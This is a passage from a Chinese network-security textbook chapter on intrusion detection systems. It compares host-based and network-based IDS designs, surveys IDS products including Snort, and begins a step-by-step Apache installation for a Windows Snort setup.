


图 14.2 主机入侵检测系统结构图

这种类型的系统依赖于审计数据或系统日志的准确性和完整性及安全事件的定义。若入侵者设法逃避审计或进行合作入侵，则基于主机检测系统就会暴露出其弱点，特别是在现在的网络环境下。单独地依靠主机审计信息进行入侵检测很难适应网络安全的需求，这主要表现在以下几个方面：

- 主机的审计信息弱点，如易受攻击，入侵者可通过使用某些系统特权或调用比审计本身更低级的操作来逃避审计。
- 不能通过分析主机审计记录来检测网络攻击（域名欺骗、端口扫描等）。
- IDS 的运行或多或少地影响服务器的性能。
- Host-Based IDS 只能对服务器的特定用户、应用程序执行动作、日志进行检测，所能检测

到的攻击类型受到限制。

- 必须为不同平台开发不同的程序，增加系统负荷。

尽管 HIDS 的缺点显而易见，但是与 NIDS 相比，HIDS 也存在明显的优势。

- HIDS 的网卡设置为非混杂模式即可，这样可以节省部分系统资源。
- 可以根据自己的具体情况定制规则。例如，在没有运行域名服务（DNS）的计算机上就没有必要加载那些检测 DNS 攻击的规则集，这样可以提高检测效率并降低处理器的负荷。
- 内在结构没有任何束缚，可以利用操作系统本身提供的功能并结合异常分析，更准确地报告攻击行为。
- 虽然 HIDS 无法直接应对网络攻击，但是如果入侵者突破网络中的安全防线，已经进入主机操作，那么 Host-Based IDS 对于监测重要的服务器的安全状态仍然是十分有价值的。
- 在具体的部署方面，HIDS 只能部署于被保护的主机上，其部署如图 14.3 所示。




图 14.3 HIDS 网络部署示意图

14.3.2 网络入侵检测系统（NIDS）

随着计算机网络技术的发展，单独依靠主机审计信息进行入侵检测逐渐难以适应网络安全的需求。人们提出了基于网络入侵检测系统的体系结构，这种检测系统根据网络流量、单台或多台主机的审计数据检测入侵，基本过程如图 14.4 所示。




图 14.4 主机入侵检测系统结构图

其中的探测器由过滤器、网络接口引擎和过滤规则决策器构成。探测器的功能是按一定的规则从网络上获取与安全事件相关的数据包，然后传递给分析引擎器进行安全分析判断。分析引擎器将从探测器上接收到包并结合网络安全数据库进行分析，把分析结果传递给配置构造器。配置构造器按分析引擎器的结果构造出探测器所需要的配置规则。

一般情况下，网络入侵检测系统担负着保护整个网段的任务。IDS 在网络的部署位置可以参考图 14.5 所示，都放置在网络关键的地方，并且能够监视到关键位置所有设备的网络流量。




图 14.5 NIDS 网络部署示意图

NIDS 最突出的优点是 NIDS 设备是无源的。很多情况下，网络的其他部分甚至不知道 NIDS 的存在，而且配置 NIDS 设备无须系统管理员的介入，一个网段上只需安装一个或几个这样的系统，

便可以监测整个网段的情况，且由于往往分出单独的计算机做这种应用，所以不会给运行关键业务的主机带来负载上的增加。这是 HIDS 做不到的。

但是 NIDS 也存在一些问题。例如，攻击的特征是基于一些已知的攻击类型，这意味着未经过编程的各种攻击模式将不被察觉；同时由于现在网络的日趋复杂和高速网络的普及，这种结构正受到越来越大的挑战。

14.3.3 分布式结构的入侵检测系统

典型的入侵检测系统是一个统一集中的代码块，它位于系统内核或内核之上，监控传送到内核的所有请求。但是随着网络系统结构的复杂化和大型化，系统的弱点或漏洞将趋向于分布式。另外，入侵行为不再是单一的行为，而是表现为相互协作的入侵特点，在这种背景下，分布式结构的入侵检测系统就随之产生。

美国普渡大学安全研究小组首先提出了基于主机入侵检测系统的软件结构，如图 14.6 所示，其主要的方法是采用相互独立且独立于系统而运行的进程组，这些进程被称为自治主体。通过训练这些主体并观察系统行为，然后将主机认为是异常的行为标记出来。




图 14.6 分布式入侵检测系统结构示意图

在基于主体的入侵检测系统原型中，主体将监控系统的网络信息流。例如，通过提供的 DLPI 模块和网络接口，主体能够访问网络信息流。操作员将给出不同的网络信息流形式，如入侵状态或一般状态等情形下来指导主体的学习。经过一段时间的训练，主体就可以在网络信息流中检测异常活动。目前，主体是通过基因算法来实际学习的，操作员不必主动调整主体的操作。

从图 14.6 中可以看出，底层是原始网络接口。这一原型在现实中就是 Sun DLPI 接口。它提供的接口允许程序传输和接收数据链路层包。系统能从网络获取数据，然后将它封装成主体可接收的形式。网络原语层就在该层之上，可以使用原语从 DLPI 接口获取原始网络数据，并把它封装成主体可处理的方式。主体将接收到网络包头中各个字段的数值和各种整体数据，如包的平均大小、包的到达时间和日期等。这些数据必须从包数据得到或者从系统外部资源得到。图 14.6 中的最上面就是训练模块，在主体用于监控系统之前，必须训练到可以正确对入侵做出反应。训练要求主体减少误肯定数（假的入侵报告）。一旦训练完成，主体就可以把模块放入系统中需要它的地方。训练通过反馈机制——操作员给出主体训练要求，操作员考虑是否主体的实际行为接近给定的流量模式所期望的行为，然后给出训练数据，这和神经网络的训练阶段相似。

主体中的一个关键应用思想是主体协作。每个主体监控整个网络信息流的一个小方面。然而为了检测入侵，主体必须一起相互协作。有些情况下可能需要数个主体一起涵盖可能入侵的所有方面。例如，一个主体监控 UDP 包，另一个盯着这些包的目的端口，第三个主体检查这些包来自哪里。为了检测入侵，这些主体间必须能相互交流它们的可疑点。当一个主体相信可能有可疑的活动发生时，提醒其他的主体注意。那么后续主体分析数据包时，也可以做可疑广播。最终，整个可疑级别将超过预先设定的阈值，系统就可以向操作员报告可能发生了入侵。

14.4 入侵检测系统产品选型原则与产品介绍

目前已经投入实际使用的 IDS 产品比较多。根据能容纳网络中数据量的大小，可以将 IDS 产品分为高端和低端两大类。这样的优势是可以将 IDS 的价格降下来，使低端 IDS 能够降到更易于接受的合理价位。现阶段两类产品的区别主要在于抓包方式：低端 IDS 产品使用 libpcap 函数库抓包，高端 IDS 产品使用零拷贝等方式把数据包从网卡快速送到检测引擎。

14.4.1 入侵检测系统产品选型原则

目前，市场上的入侵检测产品大大小小有上百家，选择适合自己的产品，是一件让安全管理员和企业决策者感到困惑的事情。下面就根据产品的综合性能，简单阐述在入侵检测系统产品选型过程中的基本原则。

首先考虑产品的攻击检测数量和支持升级的方式。IDS 的主要指标是能发现的入侵方式的数量，几乎每个星期都有新的漏洞和攻击方法出现，产品的升级方式是否灵活直接影响到功能的发挥。一个好的实时检测产品应该能经常性升级，并可通过互联网下载升级包在本地升级。

对于网络入侵检测系统，最大可处理流量（PPS）是一个重要指标。首先，要分析网络入侵检测系统所部署的网络环境，如果在 512KB 或 2MB 专线上部署网络入侵检测系统，则不需要高速的入侵检测引擎，而在负荷较高的环境中，性能是一个非常重要的指标。

IDS 对规避攻击的检测也是一个重要的内容。常用的躲开入侵检测的方法包括分片、TTL 欺骗、异常 TCP 分段、慢扫描、协同攻击等。

选型原则还包括自定义异常事件的程度。IDS 对特殊的监控需求只能通过用户自己定制监控策略实现。一个优秀的 IDS 产品，必须提供灵活的用户自定义策略能力，包括对服务、访问者、被访问者、端口、关键字及事件的响应方式等策略。

误报率和漏报率也是非常关键的。理论上来说误报率和漏报率保持在一个低水平是最好的，但是很多产品因为种种限制无法达到理想的值，所以有效地区分漏报率和误报率是选择产品的一个重要考虑方面。

系统本身的安全性也要考虑在内。IDS 系统记录了企业最敏感的数据，必须有自我保护机制，防止成为黑客的攻击目标。

14.4.2 入侵检测系统产品介绍

目前，市场上的入侵检测产品种类繁多，本节简单介绍几种比较有代表性的入侵检测系统。

14.4.2.1 Cisco Secure 入侵检测系统

Cisco Secure IDS 是由思科开发的网络安全设备，该设备现在也能集成在路由器和交换机上，应用范围比较广阔。Secure IDS 能够通过实时分析流量，检测出网络上的非法活动，如黑客攻击，从而保证用户快速地对安全漏洞进行响应。当非法活动被检测到以后，传感器向管理控制台发出带有活动详细内容的警告信息，然后控制其他系统，如路由器和断开非法对话。

14.4.2.2 安氏领信 IDS

安氏领信千兆 IDS 是安氏公司开发的入侵检测系统。其采用自主开发的基于状态协议分析技术，在网络和主机层面，将基于攻击特征分析和协议分析的入侵检测技术相结合，监控分析网络传输和系统事件，自动检测和响应可疑行为，使用户在系统受到危害之前拦截并防范非法入侵和内部网络误用，最大程度降低安全风险，保护企业网络系统安全。该系统采用三层体系结构，适用于建设高速的企业级分布式入侵检测系统，可以对千兆的网络流量进行实时监控和响应。

14.4.2.3 中联绿盟“冰之眼”IDS

“冰之眼”IDS 是中联绿盟公司的一款基于网络的分布式入侵检测系统，具有 IP 碎片重组能力，且同时具有基于特征和异常两种检测模式。全自动在线升级系统使其能够和绿盟主站点保持规则库的同步更新。此外，企业内网探测模块能够检测所有的非法外连和内连，且提供多种入侵保护方式，并能与多种防火墙进行联动。

14.4.2.4 开源入侵检测系统 Snort

该系统是完全开源的，并且应用非常广泛，其官方网站是 www.snort.org。该系统稍后将会详细介绍。

当然还有其他入侵检测系统，尤其是国外的相关产品在这里没有过多介绍。有兴趣的读者可以自行查找相关资料。

14.5 在 Windows 系统中安装 Snort

Snort 是最著名的开源网络入侵检测系统。Snort 的名字来源于其功能 Sniffer and more。顾名思义，Snort 最初仅仅用于数据包嗅探。直到 1999 年 1 月，向 Snort 添加了基于特征分析（signature-based）的功能之后，Snort 才逐渐成为 IDS。

随着网络攻击技术的不断涌现，Snort 规则的数目不断增加。规则的类型包括了 P2P、后门、分布式拒绝服务攻击（DDOS）、Web 攻击、病毒等。这些规则都用代表攻击类型的规则号（SID）唯一标识，例如检测 SSH 标识攻击的规则号为 1838。伴随着 Snort 的日渐流行，Snort 的规则格式逐渐成为标准。

可以免费到官方网站去下载获得 Snort 软件的最新版本。可以在 http://www.snort.org/dl/上直接选择当前最新版本的 Snort 源代码，当然也可以直接安装二进制代码。Snort 是跨平台的软件，在 Windows 和 Linux 上都能安装运行。本节分别讲述在 Windows 和 Linux 上如何安装 Snort。

在 Windows 系统中使用 Snort，可以有两种方法：

- 搭建并设置 Web 服务器，将 Snort 记录以 Web 页面的形式展现，这样更直观。
- 直接使用 Snort，将记录写到 LOG 文件中。

这里首先介绍第一种方法，该方法相对比较复杂，不是很容易设置。掌握了第一种方法之后，第二种方法就容易多了。

14.5.1 软件准备工作

需要的软件可以从以下途径获得：

- Web 服务器 Apache 可以从 http://apache.org 下载。
- 数据库软件 MySQL 可以从 http://mysql.com/下载。
- PHP 可以从 http://www.php.net 下载，用于 PHP 脚本环境支持。
- Snort 可以从 http://www.snort.org/下载。
- ACID 是基于 PHP 的入侵检测数据库分析控制台，可以从 http://www.cert.org/kb/acid 下载最新版本。
- ADOBD（Active Data Objects Data Base）用于支持 PHP，从 http://php.weblogs.com/adodb 下载。
- JpGaph 可以从 http://www.aditus.nu/jpgraph/jpdownload.php 下载，是用于 PHP 的图形库。
- WinPcap 可以从 www.winpcap.org 网站下载到最新版本 WinPcap 4.0.2，这是网络数据包截取驱动程序。

14.5.2 安装 Web 服务器

下面安装 Web 服务器 Apache，这里的版本是 2.2.3。单击可执行程序开始安装，首先弹出欢迎窗口，如图 14.7 所示。

直接单击 Next 按钮，弹出显示使用协议的窗口，如图 14.8 所示。




图 14.7 Apache 安装程序欢迎界面

图 14.8 Apache 协议窗口

选择接受该协议，然后单击 Next 按钮，弹出下一个窗口，介绍到哪里去寻找相关资料等必要信息，阅读完毕后直接单击 Next 按钮。

随后弹出如图 14.9 所示的窗口。如果系统中已经安装了 IIS 并且启动了 Web Server，因为 IIS Web 服务器默认在 TCP 80 端口监听，所以会和 Apache Web 服务器冲突，这时可在该窗口中修改 Apache Web 服务器的设置。在 3 个文本框中按照提示分别填入网络域、服务器名称和管理员邮件地址，然后配置监听端口和用户对象。此处由于系统中没有安装 IIS 等其他 Web Server，所以采用它推荐的 80 端口。填写完毕后单击 Next 按钮。

随后出现安装模式选择窗口，可以选择 typical（典型）模式或者 custom（定制）模式。此处为了详细说明，选择 custom 模式来进行具体配置。选择完毕单击 Next 按钮，出现如图 14.10 所示窗口。在该窗口中可以单击 Change 按钮在弹出的新窗口中设置安装路径，如本例中设置为安装在 E:\Apache2.2\。然后可以在左侧框中单击图标旁边的小箭头来选择安装的组件及安装方式等。




图 14.9 Apache 服务器配置信息




图 14.10 Apache 安装属性窗口

设置完成以后单击 Next 按钮，出现最终安装前的确认窗口，如果发现设置存在问题，可以单击 Back 按钮修改设置。确认设置正确以后，单击 Next 按钮，开始安装 Apache，如图 14.11 所示。安装过程结束后会显示安装成功，直接单击 Finish 按钮结束安装即可。




图 14.11 Apache 安装进度显示窗口

这里需要注意，Apache 安装完成后可以通过修改 Apache 根目录下的 conf\httpd.conf 文件来更改设置，此处为 E:\Apache2.2\conf\httpd.conf 文件。其中几个重要参数都有注释说明，所以此处不再详细讲述各参数的含义。例如如果要修改 Web 服务器监听端口为 5008，可以修改 Listen 80

为 Listen 5008，然后重启 Web Server 就可以了。如果是比较旧的 Apache 版本，可能需要安装 Apache 为服务方式运行。这时可以通过在 cmd 命令行窗口切换到 Apache 安装目录下，然后运行 bin\apache –k install。本版本（2.2.3 版本）已经自动设置为服务，无须进行这一步。

可以通过如下方式来测试 Apache 是否安装成功并且是否启动。

在浏览器地址栏中输入 http://127.0.0.1 或者 http://localhost，如果看到如图 14.12 所示的信息，则表示 Apache 安装成功。当然版本不同，可能显示的信息也会有所出入。

